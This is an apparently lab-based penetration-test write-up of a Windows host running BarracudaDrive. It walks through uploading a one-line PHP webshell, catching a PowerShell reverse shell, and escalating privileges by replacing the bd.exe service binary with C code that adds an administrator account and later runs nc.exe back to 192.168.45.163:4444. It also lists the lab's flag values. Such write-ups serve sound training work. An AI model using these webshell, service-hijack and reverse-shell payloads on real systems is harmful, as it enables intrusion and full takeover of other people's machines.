

Once the administrator account was set, the Web File Server became accessible:



Browsing to /fs/C/xampp/htdocs/ landed in the web root served by the Quiz App on ports 45332 and 45443:




This folder was confirmed as both readable and writable through the file manager, and matches the Quiz App fingerprint on ports 45332/45443:
45332/tcp open  http  Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.3.23)
45443/tcp open  http  Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.3.23)

Confirmed PHP execution with phpinfo.php:

Since read and write access to that folder was confirmed, a PHP webshell could be uploaded directly:
Initial Access - PHP Webshell via BarracudaDrive Web File Server
shell.php:
<?=`$_GET[0]`?>


Command execution was confirmed by hitting shell.php with a GET parameter, then used to run a base64 encoded PowerShell reverse shell one-liner, caught with Penelope in OSCP safe mode.
penelope --oscp-safe
whoami;ipconfig


The resulting shell landed in the context of a low privileged user. local.txt was found under C:\Users\Jerren\Desktop.
cd C:\Users
dir
cd Jerren\Desktop
type local.txt
Privilege Escalation - BarracudaDrive Service Binary Replacement
BarracudaDrive runs as a Windows service from a binary at C:\bd\bd.exe. A public proof of concept (exploit-db 48789) targets this binary and only requires a low privileged user to run, which the foothold already provided.
Proof of concept test
The original binary was renamed to preserve it for later use:
cd C:\bd
move bd.exe bd.service.exe
dir

A replacement bd.exe was compiled on Kali that adds a new local administrator and relaunches the original binary via WinExec so the service keeps working normally:
#include <stdlib.h>
#include <windows.h>

int main(void){
    system("net user boku mypassword /add");
    system("net localgroup Administrators boku /add");
    WinExec("C:\\bd\\bd.service.exe",0);
    return 0;
}

The first compile attempt failed because the system and WinExec functions were called without the required headers included:
i686-w64-mingw32-gcc addAdmin.c -l ws2_32 -o bd.exe

The new binary was uploaded through Penelope's file transfer function and placed in C:\bd as bd.exe:


Confirmed the target admin account did not already exist before restart:
net user boku


The machine was restarted to trigger the service to reload bd.exe under its higher privileged context:

shutdown /r

Listener confirmed active before the reboot completed:

After reboot, the new admin user existed, confirming the technique worked:
net user boku
Real exploit

Since there is no direct way to switch user on Windows the way su works on Linux, the same technique was adapted to launch a reverse shell instead of creating an admin account:
#include <stdlib.h>

int main(void){
    system("C:\\bd\\nc.exe 192.168.45.163 4444 -e cmd");
    return 0;
}
The same listening port was reused, since Penelope can keep existing sessions in the background while listening on the same port. nc.exe was transferred to the target:
cp /opt/SecLists/Web-Shells/FuzzDB/nc.exe .


The new exploit binary was compiled and transferred in place of bd.exe the same way as the proof of concept:
x86_64-w64-mingw32-gcc shell.c -o bd.exe

The machine was restarted again, the Penelope session detached, and the reverse shell was caught after reboot running with higher privileges:

proof.txt was found under C:\Users\Administrator\Desktop:
whoami && ipconfig
cd C:\Users\Administrator\Desktop
type proof.txt
Flags
| Flag | Value |
|---|---|
| local.txt | 0e77f3fd94ef23cece3b23ad3368242a |
| proof.txt | ee666ac960ff93d99e7e9bded91ce8b6 |